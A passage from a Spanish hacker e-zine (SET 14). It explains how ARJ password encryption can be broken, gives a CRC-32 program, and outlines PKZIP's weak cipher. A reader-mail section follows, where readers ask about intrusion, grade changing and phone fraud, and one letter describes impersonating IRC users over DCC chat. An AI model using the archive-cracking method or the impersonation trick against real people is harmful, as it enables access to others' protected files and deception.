Clave de cifrado : BD C6 BB D0 BF ^
                   ----------------
Resultado        : FE 8A FA 86 FA
```

Pues vaya. Resulta que no da lo mismo. O sea, que tengo el mismo archivo encriptado dos veces con la misma clave, en momentos diferentes (Siempre sera un momento diferente). Y nos da un resultado que no es el mismo. Es decir. La clave se modifica en funcion de algo aleatorio. Algo que quizas dependa del tiempo. Y para mas recochineo, ninguno de los bytes resultado de XORear las dos claves aparece en el archivo correspondiente. Me parece que esto ya lo he dicho antes, no? ;)

Aunque... si nos fijamos bien... las claves de cifrado usadas en ambos casos se parecen, no?

Visto que nuestra primera hipotesis no se cumple, hipoteticemos de nuevo. (Que bien suena. Si hasta parece politico y todo ;))

Supongamos en esta ocasion que la clave se oculta en funcion del tiempo. Si nos damos cuenta, TEST2.ARJ fue creado despues que TEST1.ARJ. Pongamos las dos claves de cifrado juntas, a ver si salta algo por casualidad.

```
Clave de cifrado TEST1.ARJ : BB C4 B9 CE BD
Clave de cifrado TEST2.ARJ : BD C6 BB D0 BF
```

Espera, no puede ser. Creo que lo estoy viendo. Joers, si es que despues de todo, me vino bien aprenderme aquellas tablas de multiplicacion, division, suma y resta en hexadecimal. Todo, para que luego te llegue un profesor, y te diga que no se puede multiplicar en hexadecimal... Bueno, que yo recuerde de mis clases de matematicas, los calculos se pueden hacer en cualquier base numerica. Solo hay que saberse las tablas basicas de la base. A ver, todos juntos: 1 * 1 es 1, 1 * 2, 2... 2 * F, es 1E...

Me parece que estoy desvariando un poquito... A lo que ibamos. Si mirais atentamente, os dareis cuenta que la clave de cifrado usada en TEST2.ARJ es igual a la clave usada en TEST1.ARJ, mas 0x02, y si no, mirad:

```
 BB C4 B9 CE BD
 02 02 02 02 02 +
----------------
 BD C6 BB D0 BF
```

Asi que puede que lo que estemos buscando, sea algo cuyo valor sea diferente en 0x02 entre TEST2.ARJ y TEST1.ARJ. Y ademas, debe ser uno de esos bytes que son diferentes respecto a CLARO.ARJ. Veamos el volcado de TEST2.ARJ - TEST1.ARJ:

```
1BE8:0100
1BE8:0110  02                                                .
1BE8:0120                                        F8 4E 03                .N.
1BE8:0130  BA                                 00       02      .          .  z
1BE8:0140
1BE8:0150                                           0D FD                 ..
1BE8:0160  3B E8       .. .. .. .. .. .. .. .. .. .. .. ..   ;...............
1BE8:0170  .. .. .. .. .. ..                                 ......
```

Uhmm! Aparece dos veces. Una en el campo de de la fecha y hora de la ultima modificacion... Y la otra en un byte marcado como... reservado. Me parece que lo tengo... Asi que en ese byte se almacena como con que ocultar la clave. Ahora nos falta saber el como. Y quizas, si ponemos la clave original, la clave de cifrado y este dichoso byte juntos, se nos ocurra algo. Vamos a verlo para TEST1.ARJ:

```
Clave de cifrado : BB C4 B9 CE BD
Clave original   : 43 4C 41 56 45
Mardito byte     : 78 78 78 78 78
```

Alguien lo ha descubierto ya. Me parece que no habeis hecho vuestros deberes. Y aquellas tablas numericas que habia que aprenderse para hoy? Repasemos todos juntos... BB - 78 = 43; C4 - 78 = 4C...

Creo que no hacen falta mas explicaciones. Pero por si todavia no os habeis dado cuenta, lo contare por palabros.

De la fecha de ultima modificacion, o para ser exactos, en el momento en el que incluye la clave, se toma un byte que se almacena en la posicion reservada esa. Ademas, es el byte correpondiente al menos significativo de la fecha y hora de encriptado.

Ahora, el usuario normalito y corriente, introduce una password, a la que se le suma este byte. Y con ello, obtenemos la clave con la que se cifrara el fichero original. Tan simple como esto.

Y EL ARJ, COMO SABE QUE DESCIFRA BIEN?

Tan sencillo como descrifrar aplicando el mismo procedimiento que para cifrar. O sea, el usuario introduce la password que cree que es, y el fichero se encripta siguiendo el procedimiento anterior. Como A ^ B ^ A = B, entonces solo si la clave es correcta, obtendremos el fichero original.

Vale, todo esto es muy bonito. Pero... Como diantres se las apa¤a el ARJ para saber que la clave es correcta.

Pues el propio ARJ nos da una muy buena pista. Si le metemos una password erronea, que hace? Decirnos que se ha producido un error de CRC. Asi que si pensamos un poco, nos daremos cuenta de que lo unico que tiene que hacer es comprobar el CRC del fichero que se obtiene con el CRC del fichero original, que va almacenado en el archivo, tal y como ya hemos visto.

Y SI TENGO MAS DE UN FICHERO EN EL ARJ?

Veamoslo con un ejemplo practico. Esta vez tenemos el archivo sin cifrar CLARO2.ARJ, y el archivo cifrado TEST21.ARJ, encriptado con la clave: SET

El archivo CLAR2.ARJ es como sigue:

```
1BE8:0100  60 EA 2A 00 1E 07 01 00-10 00 02 05 05 00 8E 24   ‘.*............$
1BE8:0110  05 00 8E 24 00 00 00 00-00 00 00 00 00 00 00 00   ...$............
1BE8:0120  00 00 43 4C 41 52 4F 32-2E 41 52 4A 00 00 BE 81   ..CLARO2.ARJ....
1BE8:0130  82 E2 00 00 60 EA 27 00-1E 07 01 00 10 00 00 05   ....‘.’.........
1BE8:0140  FA BE 8D 24 12 00 00 00-12 00 00 00 2B 5B DD 85   ...$........+[..
1BE8:0150  00 00 20 00 00 00 55 4E-4F 2E 54 58 54 00 00 45   .. ...UNO.TXT..E
1BE8:0160  8D 99 95 00 00 53 45 54-20 77 6F 72 6B 69 6E 67   .....SET working
1BE8:0170  20 6F 6E 20 41 52 4A 60-EA 27 00 1E 07 01 00 10    on ARJ‘.’......
1BE8:0180  00 00 05 14 BF 8D 24 06-00 00 00 06 00 00 00 0D   ......$.........
1BE8:0190  15 A7 1B 00 00 20 00 00-00 44 4F 53 2E 54 58 54   ..... ...DOS.TXT
1BE8:01A0  00 00 D8 63 7E D3 00 00-45 55 52 45 4B 41 60 EA   ...c~...EUREKA‘.
1BE8:01B0  00 00                                             ..
```

Aqui vemos que hay dos ficheros almacenados: UNO.TXT y DOS.TXT

Y ahora vamos con el aspecto del archivo encriptado:

```
1BE8:0100  60 EA 2A 00 1E 07 01 00-10 00 02 05 05 00 8E 24   ‘.*............$
1BE8:0110  49 00 8E 24 00 00 00 00-00 00 00 00 00 00 00 00   I..$............
1BE8:0120  00 00 43 4C 41 52 4F 32-2E 41 52 4A 00 00 D6 E5   ..CLARO2.ARJ....
1BE8:0130  B6 33 00 00 60 EA 27 00-1E 07 01 00 11 00 00 49   .3..‘.’........I
1BE8:0140  FA BE 8D 24 12 00 00 00-12 00 00 00 2B 5B DD 85   ...$........+[..
1BE8:0150  00 00 20 00 00 00 55 4E-4F 2E 54 58 54 00 00 57   .. ...UNO.TXT..W
1BE8:0160  0F FC BD 00 00 CF CB C9-BC F9 F2 EE E5 F4 F2 E9   ................
1BE8:0170  BD F3 E0 BD DD DC D7 60-EA 27 00 1E 07 01 00 11   .......‘.’......
```

```
1BE8:0180  00 00 49 14 BF 8D 24 06-00 00 00 06 00 00 00 0D   ..I...$.........
1BE8:0190  15 A7 1B 00 00 20 00 00-00 44 4F 53 2E 54 58 54   ..... ...DOS.TXT
1BE8:01A0  00 00 CA E1 1B FB 00 00-D9 DB CF D9 C5 DC 60 EA   ..............‘.
1BE8:01B0  00 00                                             ..
```

Si hacemos la comprobacion, veremos que la clave de cifrado es 53 45 54 (SET) + 49, o sea 9C 8E 9D. Y ademas ha resultado que es la misma para los dos ficheros.

Lo que si que nos queda claro despues de todo este rollo, es que ya sabemos como encripta el ARJ, como romperlo, y que no es nada seguro.

Y ESO DEL CRC, QUE ES?

Bueno, pues el CRC no es ni mas ni menos que el Codigo de Redundancia Ciclica. A que suena bonito, eh? ;)

CRCs hay de muchos tipos. El que nos interesa en esta ocasion, es el CRC de 32 bits, pues es el que usa el ARJ.

En si, es un valor, resultado de una funcion, usado para comprobar la integridad de unos datos, como puede ser un fichero. Con esto nos comprobamos casi con total seguridad que los datos estan tal y como se crearon. Tambien se usa en las lineas de comunicacion de datos.

Para calcular el CRC, se usa un polinomio, que en el caso del ARJ, es el 0xEDB88320, que casualmente es el mismo que el usado en el PKZIP y otras aplicaciones.

Lo del polinomio, es para indicar que bits de la secuencia se usan en la funcion. Asi el polinomio X^5 + x^3, es lo mismo que 0x14, ya que el bit 0 o menos significativo es en esta ocasion el bit 1.

La forma mas rapida de calcular el CRC de un fichero, es usar este peque¤o programa que os doy a continuacion:

```
<++> set_014/arj/crc32.c
/*  CRC-32b version 1.03 by Craig Bruce, 27-Jan-94
**
**  Based on "File Verification Using CRC" by Mark R. Nelson in Dr. Dobb’s
**  Journal, May 1992, pp. 64-67.  This program DOES generate the same CRC
**  values as ZMODEM and PKZIP
**
**  v1.00: original release.
**  v1.01: fixed printf formats.
**  v1.02: fixed something else.
**  v1.03: replaced CRC constant table by generator function.
*/

#include <stdio.h>

int main();
unsigned long getcrc();
void crcgen();

unsigned long crcTable[256];

/*****************************************************************************/
int main( argc, argv )
        int argc;
```

```
        char *argv[];
{
        int     i;
        FILE   *fp;
        unsigned long crc;

        crcgen();
        if (argc < 2) {
                crc = getcrc( stdin );
                printf("crc32 = %08lx for <stdin>\n", crc);
        } else {
                for (i=1; i<argc; i++) {
                        if ( (fp=fopen(argv[i],"rb")) == NULL ) {
                                printf("error opening file \"%s\"!\n",argv[i]);
                        } else {
                                crc = getcrc( fp );
                                printf("crc32 = %08lx for \"%s\"\n",
                                        crc, argv[i]);
                                fclose( fp );
                        }
                }
        }
        return( 0 );
}

/**************************************************************************/
unsigned long getcrc( fp )
        FILE *fp;
{
        register unsigned long crc;
        int c;

        crc = 0xFFFFFFFF;
        while( (c=getc(fp)) != EOF ) {
                crc = ((crc>>8) & 0x00FFFFFF) ^ crcTable[ (crc^c) & 0xFF ];
        }
        return( crc^0xFFFFFFFF );
}

/**************************************************************************/
void crcgen( )
{
        unsigned long   crc, poly;
        int     i, j;

        poly = 0xEDB88320L;
        for (i=0; i<256; i++) {
                crc = i;
                for (j=8; j>0; j--) {
                        if (crc&1) {
                                crc = (crc >> 1) ^ poly;
                        } else {
                                crc >>= 1;
                        }
                }
                crcTable[i] = crc;
        }
}
<-->
```

Con el podreis calcular el CRC de un fichero, y si sois avispados, vuestro propio programa que obtenga claves de archivos ARJ. (Si, se que se

llaman crackeadores, pero no me gusta ese nombre)

PUES YO USO ZIP
=-=-=-=-=-=-=-=

Pues vale, pues me alegro. Puer mira que bien. Si te crees que por eso tienes mas seguridad... me temo que estas equivocado. Como regalito, aqui va un esquema rapido de como encripta el PKZIP (version 2.04g).

Primeramente, usa tres claves, inicializadas a los siguientes valores:

- K0 = 0x12345678
- K1 = 0x23456789
- K2 = 0x34567890

Andaaaa! Que integilentes, esto gintelitentes, es decir, ingelitentes. No, no era asi. Era... inteligenetes... uhmm... Ah! Inteligentes

Pero su inteligencia no queda ahi.

El proceso de cifrado supera al del ARJ. Eso tenemos que reconocerselo. Claro. PKWare es una empresa mas o menos potente. Y como es logico, han usado un poco mas sus neuronas. Pero solo un poco, que luego les duele la cabeza ;)

Veamos el procedimiento, tal y como si fuera codigo fuente en C:

```
Ci = Pi ^ K3
K0 = crc32 (K0, Pi)
K1 = K1 + (K0 & 0x000000FF)
K1 = K1 * 0x8088405 + 1
K2 = crc32 (K2, K1 >> 24)
K3 = ((K2 | 2) * ((K2 | 2) ^ 1)) >> 8
```

Aqui, Ci es el byte cifrado, y Pi el correspondiente byte antes de cifrar. El proceso cuando se mete una clave es pasar la clave por el algoritmo de cifrado como si de algo a encriptar se tratara. De esta forma se actualizan K0, K1, K2 y K3. Evidentemente, el resultado de este cifrado se descarta.

Ademas, se le a¤aden 12 bytes aleatorios a la cabecera de cada fichero. Pero esto no da mayor seguridad, verdad?

Asi pues, solo tenemos que presuponer de 40 a 200 bytes del archivo original, lo que segun los expertos es una complejidad de 2^27.

Para desencriptar, pues se pasa el archivo de nuevo por el cifrador, y como con el ARJ, se comprueba el CRC. Si coincide, la clave es correcta.

Creo que se ve que es bastante facil romper la criptografia tanto del ARJ como del PKZIP. Alguien afronta el reto?

DESPEDIDA
=-=-=-=-=

Pues nada, que eso ha sido todo. Que ya se ve como de la propia documentacion de un programa, con algo de ganas, mas paciencia todavia, y tiempo, podemos descubrir cualquier cosa. Y por muy basica que parezca, lo unico que teneis que pensar es que lo habeis hecho con vuestros propios medios.

Asi, cuando alguien vaya de cool porque sabe manejar un nuke (un boink, etc.) vosotros podreis decir que sabeis como funciona, e incluso podreis llegar a realizar vuestras propias modificaciones y mejoras.

Bueno, nada mas por el momento. Y como diria el autor del programa que os he ofrecido (el del CRC):

Keep on hackin’
Falken <falken@latinmail.com>

EOF

```
-[ 0x0B ]--------------------------------------------------------------------
-[ LA VUELTA A SET EN 0x1E MAILS ]--------------------------------------------
-[ by SET Staff ]-------------------------------------------------SET-14-
```

En este numero hemos ampliado la seccion de correo para dar mas respuestas en la revista (nos evitamos trabajo y todos aprenden) tambien deciros que ha sido impresionante el aluvion de mensajes de todos los rincones del planeta (Espa¤a, Alemania, Puerto Rico, Mexico, Argentina, Peru, Bolivia, Paraguay, Venezuela, Colombia...). Como muy bien ha comentado Falken no podemos publicar todo lo que llega (ni contestarlo) pero os aseguro que algunos de los mensajes que no aparecen nos han alegrado el dia. Gracias.

NOTA: Parece que en Medellin, Colombia hay gente que NO se conoce y desearia hacerlo. Gente de Medellin (Colombia) que lea esto y desee conocer a gente de su ciudad con las mismas inquietudes puede mandar un mail a <paseante@geocities.com> y ya os organizo. Quiza acabe ganandome la vida con esto y monte una agencia de contactos :->

-{ 0x01 }-

Hola:

 Quiero saber si tienes algun hack(programa, crack, etc) como para ver conversaciones privadas en globalchat.

Gracias..Edgardo MAyer

Pd: Me parece fantastico el trabajo que se toman para hacer todo lo que hace un crackeador. Pero que hay de consecuencias legales? no tienen problemas?

> [Hombre, si te dedicas a escuchar conversaciones privadas en el GlobalChat, te aseguro que eso si tiene consecuencias legales.
>
> Por cierto. Somos Saqueadores, nada que ver con crackeadores, de acuerdo? ;)]

-{ 0x02 }-

Hola, saludos a todos, soy un principiante en el hacking y, bueno, como todos tengo mis dudas.
Ultimamente he oido hablar de ke introduciendo una cadena de caracteres especiales (con &, %, +, etc) en un formulario es posible determinar su directorio de passwords, y keria ke me dijeseis si es verdad y como hacerlo porke no encuentro ninguna sentencia adecuada.
Eso es todo, nada mas, solo ke sigais a vuestra bola y si dentro de un tiempo puedo unirme a vosotros, lo hare sin duda.

> Animo, a vuestra bola!! y Salu2 de Z3r0
>
> [Pues la bienvenida de antemano.
>
> Hasta donde yo se, lo que pasa es que hay formularios que envian los datos a un CGI. Y como la mayoria estan mal implementados, pues puedes acceder a archivos, etc.]
>
> [Paseante: Te debio llegar una explicacion mia bastante detallada]

-{ 0x03 }-

Felicitaciones...
La ultima vez que lei set12 pense, como los ubicare de nuevo?
pero esta vez ,me fue mas facil, espero que sigan asi
y que nadie los abstenga de instruir y culturizar al
gente.
sigan adelante....

SampleIII.

[Thanx. Podrias explicar mejor eso de "ubicar"? ;)]

-{ 0x04 }-

bueno mis amigos, les cuento que el sur tambien existe
aqui hay unos cuantos estudiosos de la red (mal llamados
hackers), yo personalmente ando en este cuento hace pocos
años y no soy muy experto, pero en mi nombre y el de algunos amigos
amigos quiero felicitarlos por las publicaciones,
especialmente los ultimos numeros, que tiene un buen contenido
tenico.

de paso les doy la dir de mi hoja web, que luego
de un ano he decido levantar nuevamente
http://www.geocities.com/collegepark/4617 y preguntarles
si puedo en ella colocar los numeros de sus revistas.

bueno mis AMIGOS LOS DEJO y cuidensen porque quedamos pocos.

[Pues claro que puedes colocar SET en tu pagina. Solo unas pocas
condiciones:

- Que el contenido se mantenga inalterado.
- Que si sacas pelas por ello, nosotros nos llevamos parte ;)

Son dificiles de cumplir? ;)]

-{ 0x05 }-

necesito la descripcion de los codigos de programacion del telefono motorola
clasic phone ,si alguien tiene info. se lo agradeceria ...

[Acaso no venian en la biblia del Motorola?]

-{ 0x06 }-

Hola!

Soy un aprendiz de hacker, y quiero aprender a hackear, a crackear, y a ahcer
todas esas cosas que vosotros sabeis :)
Me gustaria que me ense¤aseis vuestros trucos, porque yo se que no los decis
todos) pero creo que entre los novatos (yo) y los maestros (vosotros)
podemos llegar a grandwes cosas.
A mi me gustaria cambiar las notas de mi instituto, y he visto varias
peliculas y no parece dificil. Estoy disouesto a aprender muchas cosas, y a
estudiar mucho, pero no encuentro nada claro. Como se hacen las cosas que
decis? Cuales son los trucos?.

Como vosotros sois hackers pues me gustaria que me contaseis estas cosas, y tambien (ya se me olvidava XD) el saber como estafar a telefonica, y llamar gratis por telefono, que se que vosotros sabeis de estas cosas)
Pues eso, que a ver si me podeis decir como cambiar las notas mias de clase, que no son muy buenas, porqure como vosotros sois hackers me podriais enseñar, no? que la informacion tiene que ser libre, y yo quuiero poder hacer esas cosas que vosotros sabeis hacer y a mi me dejan flipadisimo
Un saludo, y ya nos veremos dentro de la NASA, cuando la hackee)

[Eso, ahora todos a la NASA. Total no esta de moda ni nada que te detengan implicandote en un hackeo a la NASA.

Mira la unica forma de aprender es que leas y procures practicar. No existen remedios magicos, ni se aprende por inspiracion de Tito Clive. Lo que si que hay son multitud de programas que te dan las cosas hechas. Eso no es ser un hacker.

Y por cierto. Nosostros somos chicos buenos, y no estafamos a Telefonica, de acuerdo? XDD

Ademas, no hay trucos. Solo practica, estudio y mas practica.

Recomendacion: leete el articulo de Paseante sobre la situacion Underground.]

[Paseante: Como chiste tu mensaje deja que desear, no hace falta que leas el articulo porque ya sales en el]

-{ 0x07 }-

jejejeje Un saludo desde MEXICO City.....
Con la novedad de que su revista esta de poca m.... y espero que asi siga por un buen rato.

Les desea suerte su buen amigo y compañero KESL.
ahila....

[Gracias manito!]

-{ 0x08 }-

La idea me parece cojonuda !!!!! , yo incluiria un curso de hacking, paso a paso , para que la gente aprenda como dar por culo de una puta vez al jodido sistema....
Por cierto, sabeis en que direccion se encuentra el video de Pedro J. Ramirez, es que yo y unos colegas pretendemos distribuirlo por todo el pais.....

Un saludo !!!!

[Toma nota -> http://www.pedrofilia.com]
[El curso de hacking salio en los primeros numeros de SET]

-{ 0x09 }-

La pagina esta muy buena, excelente, me esta ayudando mucho a mi y a mis cuates, nos gustaria conocer mas sobre el tema hacking, tambien nos gustaria contar con la prueba de hacker, keremos saber si algun dia podemos formar parte de la elite.
Y tambien escribir algo para SET, ke es lo mejor de la web y de todo

internet....
Hack the planet!"!!

Saludos y gracias Ever Z. y SoulMind
Paraguay

[Pues como se come la revista para saber que esta buena? ;)

Esperamos tus colaboraciones.

Y no te lies con lo de elite y demas historias. Para nosotros solo estan los que son hackers y los que se hacen pasar por hackers. El resto son pura invencion literaria.]

-{ 0x0A }-

felicitarle al prof. Falken por ser el nuevo editor del SET,
desearle exitos en las futuras publicaciones, la revista me
parece que es muy interesante y muy provechosa por la infor
macion que contiene en la misma, informacion que no se puede
conseguir facilmente por medios regulares y que no te lo dan
asi por asi, quisiera pedirles si es que Ud.(SET) tienen
informacion sobre las INTRANETS, como es su configuracion
sobre que plataformas se basan, etc, y tambien si es que pueden
brindar informacion sobre los firewalls.
por lo demas el contenido es muy bueno y me gusta
yo apenas ingreso a internet, no hace mucho deben de ser 4 meses
los cuales me habrieron las puertas del mundo, antes no podia
hacerlo porque las condiciones tecnologicas de mi pais
no lo permitian, bueno ahora ya cambia todo (Escribo desde BOLIVIA)
y como todo principiante soy solo un lammer y esperando subir
algun dia al siguiente nivel.
atte: xperseo

[Aclaracion: No eres un lamer por ser un principiante. Serias un lamer si fueras de cool, de guay, de que eres el mas hacker de todos.

En el tema de las Intranets... Es algo que llevamos queriendo hacer desde hace tiempo. Pero falta alguien que se anime a escribir sobre el tema. De momento empezamos este numero un cursillo basico de redes Novell. Quizas en SET 15 haya mas novedades ;)

Y sobre Firewalls... Paseante lo cubrio estupendamente en una serie de articulos en SET 9, 10 y 11. Son basicos, pero con fundamento.

Y para finalizar, muchas gracias por todos los halagos.]

-{ 0x0B }-

Bueno como varias personas se lo han dicho estan haciendo un fabuloso trabajo
,yo soy de Argentina y vivo en la pcia. de Santa Cruz exactamente en la
capital (Rio Gallegos). Sobre lo que ustedes escriben comence a full hace
poco con otro amigo de Bs.As. practicamente somos lamers como ustedes dicen,
pero tambien sabemos sobre programacion y varias cosas mas de la informatica
nosotros dia a dia tratamos de mejorar buscando material,sentandonos a la
maquina y utilizando como guia "Saqueadores".
Yo les queria preguntar sobre como puedo hacer para meterme a un servidor que
provee internet y sacar un pasword (o nombre y pasword)si esto es posible
por favor contesten.-
Le escribo esto corto para que de apoco me tomen confianza y nos comuniquemos

seguidamente, saludos a todos los de la revista. GENIOS!!!!!!!!!!

[Y otra vez !!! Que no se es lamer por ser novato !!! Lamer es aquel que no tiene ni idea, pero cree que sabe mas que nadie, o al menos lo intenta parecer.

Entrar en un sevidor... Evidentemente es posible. El como hacerlo es ya otra historia. Permanece atento a tu pantalla. ;)]

-{ 0x0C }-

Hola , aca les habla un asiduo lector de su revista , primero para felicitarlos , y decirles que es la me jor revista underground que he leido en espa¤ol(cuantas veces escucharon esto?) y para ofrecerles mi humilde ayuda en lo que necesiten , ya sea programacion , Dise¤o de web's , informacion , ayuda para editar la revista , enfin , lo que busquen.
A pesar de que no considero poder llamarme hacker humildemente se bastante c omputacion en general y me seria de agrado ayudarles
Saludos!!

[Otro fichaje nuevo. Suerte que no os tenemos que pagar ;)

Si quieres escribir algo, envianoslo cuando quieras. Si lo que deseas es colaborar de alguna otra forma, leete bien este numero.]

-{ 0x0D }-

Oye me interezo mucho esta revista esta buenisima

[No se. Por Mexico debeis de tener buen apetito, no? Por que para andar comiendoos la revista... ;>]

-{ 0x0E }-

HOLA me parece interesantisima su revista, soy nuevo en esto espero que me ayude ha ser alguien tan conocedor del tema como ustedes.
tengo muchas por hacerles y espero que me la respondan no las hago ahora porque me parece descortez que en mi primer email a ustedes vaya a molestarlos pero esten seguros que si o hare .
los felicito y quiero que sepan que de donde les estoy escrbiendo esta muy muy lejos de donde ustedes estan

gracias porque al fin he encontrado un sito verdaderamente interestante en internet

ADIOS

[Otro de Colombia?. Pregunta cuando quieras]

-{ 0x0F }-

j0laXxX Soy xXx[TV-KiLLeR]xXx De Puerto Rico...
Su Revista Esta Perfecta Me Encanta
Bueno Cya

[Gracias, a nosotros tambien nos encanta]

-{ 0x10 }-

Hola gente:
Les escribo desde Peru, por aca no hay mucha
restriccion como ustedes la tienen alla. Soy un estudiante
de la universidad San Martin de Porres,una universidad de
Lima estudio ingenieria de computacion y sistemas recien
empieso soy demasiado novato para entender todo aquello que
ustedes escriben y aveces hasta desespero por tratar de
entender.Por el momento me estoy dedicando al estudio del
lenguaje c++ y espero llegar a tener el grado de conocimiento
que ustedes poseen (por estoy empezando bien?), luego
continuare con pascal, unix (comprare un libro), quiero
intentar ingresar a la red de otra universidad (u. de lima)
Por otro lado estoy de acuerdo con lo que hacen pues
existe demasiada gente ignorante acerca del tema y he
llegado a comprobar eso de que el ser humano le teme a lo
que no entiende. Espero seguir leyendo su revista es muy
interesante. gracias .

los admiron sigan asi. KION!

[Que te vaya bien en la Universidad.

No empiezas mal del todo. Pero yo me tiraria por Unix/Linux, lenguaje C/C++, perl, tcl/tk, protocolos de comunicacion... El Pascal viene bien, pero no es imprescindible. Eso si, cuantos mas lenguajes conozcas, mas facil aprenderas los nuevos... y mas facil ligaras un lenguaje con otro ;)]
[Paseante: Apunta Java si vas a ganarte la vida con esto, por los movimientos que hay parece que habra un mercado enorme para Java]

-{ 0x11 }-

Sois los que mas cojones tienen de todos los grandes
capullos que he llegado a ver .
He leido todas buestras
revistas y son un flipazo ,si,si abeis oido bien un FLIPAZO seguid con esto
que llegareis lejos si os puedo hechar una mano en lo que pueda me dais un
toque en mi mail ok.
Os puedo hechar un cable en hacer graficos de todo tipo (gifs)
para las paginas web.
manejo bien el 3d studio , se hacer paginas webs, retoque fotografico,
he estudiado Electronica... (nada por hacer algo en esta bida claro esta
eso es lo que una buena mama quiere de su hijo ,,, si pues toma mam paga la
cuenta del telefono jejej..
Bueno chao -) , espero vuestra respuesta ok (de todas formas yo
por mi cuenta ire realizando algun gifs animado para que lo pod
ais ver en cuanto lo acabe os lo mando ....
joder que comecabezas que soy pero.. hay que joderse

[Pues nada, chavalote. Leete la info que viene en SET 14 y veras mas formas de colaborar.]

-{ 0x12 }-

Cojonudo lo vuestro.
Sois parte del alma de Internet.

Por cierto... y con la intencion de
ense¤ar y aprender. Echad un vistazo a

mi pagina. Si quereis colaborar en algo
teneis las puertas abiertas:
http://web.jet.es/a.monte

Informacion a saco.

[Eso del alma de Internet me ha llegado al idem. Muchas gracias.

Y el que quiera, ya sabe. Aqui tiene otra direccion mas para su bookmark.]
[Paseante: Y muy interesante por cierto]

-{ 0x13 }-

Hola Set

Me gustaria colaborar con vosotros en lo que sea necesario...

Soy bueno en HTML, algo de Java, me gustan los bugs, testeo los Virus, soy coleccionista de virus y macrovirus...

Por cierto, me gustaria testear todo lo que me podais enviar y deciros los pro y los contra del programa, me da igual que sea un virus, macro virus, etc, etc...

En fin, me pongo a vuestra disposicion para lo que podais necesitar...

Otra cosa, el set 13 esta genial, por lo que me decidi a intentar conseguir los 12 que me faltan... Podriais enviarmelos???

Si no podeis decirme donde conseguirlo pues estoy muy interesado en leerlos todos...

Desde aqui os animo a que sigais asi, por fin algo de lo que me gusta esta en mi idioma natal...

Espero vuestras noticias...

Salu2 Face Of Evil A10

Energy trickles with the tide
Masterminds and the suicide squad
Drink acid water by side
Stake the saviour of their daily fraud
_____
---
http://www.lander.es/~retha
_____
La Lucha nos da lo que la ley nos Kita
----------0oo0----------

[Y siguen llegando fichajes.]

-{ 0x14 }-

Profesor_Falken :
Con todo respeto me dirijo a usted para informarle que la Black Box se utiliza para evitar que se le cobre la llamada a quien llama. Por lo tanto no sirve para realizar llamadas sin costo, sino para recibirlas!!!. De todas maneras si sabe algo que ignoro pido que me informe al respecto.

Muchas gracias por su atencion

Un Saludo

Alex the gate

[Por fin !!! Alguien se ha dado cuenta. Ya era hora de que alguien escribiese comentando ese desliz sobre la Black Box. Y es que me sorprendia que todavia la gente me preguntara por algo que ademas ya no funciona con las centralitas digitales.]

-{ 0x15 }-

Hola,

Me llamo Paco, bueno hace poco que he empezado a conocer de verdad estos temas. Particularmente me han ayudado, quiero darte las gracias, por cierto tengo grabada la peli de Juegos de Guerra y aunque la he visto muchas centenas de veces me sigue gustanto, sobre todo la escena en la que escapa de la enfermeria, me recuerda al tiempo de los Spectrum, en fin, solo queria mandarte saludos y felicitaciones por los escritos en Sakeadores.

Saludos.

[Aaaah! Speccy!!! Snif! Que tiempos aquellos. Que maravilla de maquina.]

-{ 0x16 }-

Hy pe¤a de SET me llamo ICEHOUSE y me gustaria explicarles un trukito que aye en el mirc que permite mandar chats utilizando un nick que este siendo usado por otra persona en ese momento.
Primeramente dar las thanks a inf , ZaWoO , ufo y Hech|zera
depues desto paso a explicar como se hace :
haber empezemos primero con la teoria, veamos. Nunca os a pasado que estais chateando por el irc y por razones "desconocidas" se corta la conexion pero los dcc chats que teneis rulando en ese momento sigen vivos sin haber vuelto a conectar a algun servidor de irc?
seguro ke si , entonces no es dificil imaginar que si para hacer dcc chats no tiene nada ke ver el estar o no conectado a algun servidor entonces kien ko¤o me puede impedir a mi ke elija el nick ke mas me apetezca
teniendo eso claro podeis probar a cargar otro programita del mirc
poner en la casillita de nick el nick del tio al kereis suplantar y hacer dcc chat a la ip de la persona a la cual kereis enga¤ar es decir
si por ejemplo yo kiero suplantar a Paco y hacerme pasar por el ante Maria pues simplemente ayaria la ip de maria ke por ejemplo seria 111.111.111. y cargaria otro mirc. En la casillita de nick pondria Paco
y en la ventanita de status pondria /dcc chat 111.111.111. y e vuala
a Maria le llegaria una peticion de chat supuestamente de Paco. Pero ojo no conecteis el mirc ke bais a usar para haceros pasar por otro a ningun servidor de irc ya ke si lo haceis no podreis llevar a cabo este truko simplemente reyenar la casilla del setup con el nick del tio a kien vais a

suplantar y dar a ok NO le deis a la casilla donde pone conect to irc server.
Esto es realmente divertido hacerselo a un mismo nick osea ke la peticion de chat sea de ..... EL MISMO !!!!!!!
Esto es devido a ke el propio mirc es un servidor y como tal acepta conexiones chat por el puerto 59
en fin espero ke aya kedado claro el trukito y recordad ke si al tio al ke se lo haceis es muy meticuloso y comprueba las ip vera ke la petcion es falsa peeeero bueno no es lo mas normal
hazta otra pibez

[Marchando una de truquito para el IRC]

-{ 0x017 }-

Primero me gustaria disculparme por no haber encriptado el mail, pero estoy en unas circunstancias en las que solo poseo el Netscape y el Guindous, poco mas. Pero bueno, alla voy:

Acerca de pasar la revista a HTML. Bueno, si no buscais maravillas, yo me podia encargar, si me decis de cuanto tiempo dispondria para hacerlo, porque mucho no tengo (tengo 16 a¤os y con lo del colegio...), pero creo que si lo suficiente como para pasar una SET en 8 horitas a HTML. Si me dais algo de tiempo, me ofrezco de buena gana a colaborar con vosotros. Eso si, si no buscais maravillas. Esto es, supongo que os llegara con html puro y duro, sin JavaScript, ni chorradas de esas, porque si no... yo de Java ando muy mal, asi que ya no os podria ayudar. Acerca del CON... bueno, no se de que va, pero por lo de los ordenadores y todo eso, debe de ser como montar una especie de "sede" de la SET, no? En mi opinion, mejor que centralizarlo todo en un punto, mejor seria triangularlo. Es decir, dotar al leon de tres corazones, para que sea mas dificil matarlo. Me explico: en lugar de poner todo en Madrid, hacer un triangulo en la geografia espa¤ola, y hacer unas "sedes" (o lo que sea), en tres ciudades, mas o menos equidistantes, como podria ser, Barcelona, Cadiz y Coru¤a, o, quiza, Valencia, Bilbo y Huelva... no se... mejor no? Pero, una cosa y la pasta? Creo que seria hora de que os empezaseis a plantear lo de sacar pasta por vuestro trabajo, porque si no... a ver como va a ir eso. En fin, tengo mas ideas, pero no se si soy lo suficientemente mayor como para exponerlas aqui. Si os interesa algo, mandadme un mail aqui, o, si no confiais, a
o, si no, a (no lo se)
Muchas gracias.

[A ver. Para el asunto de los formatos y del web ya hay gente encargandose. Tienes info en la seccion de avisos. Asi que si te quieres unir al equipo, adelante.

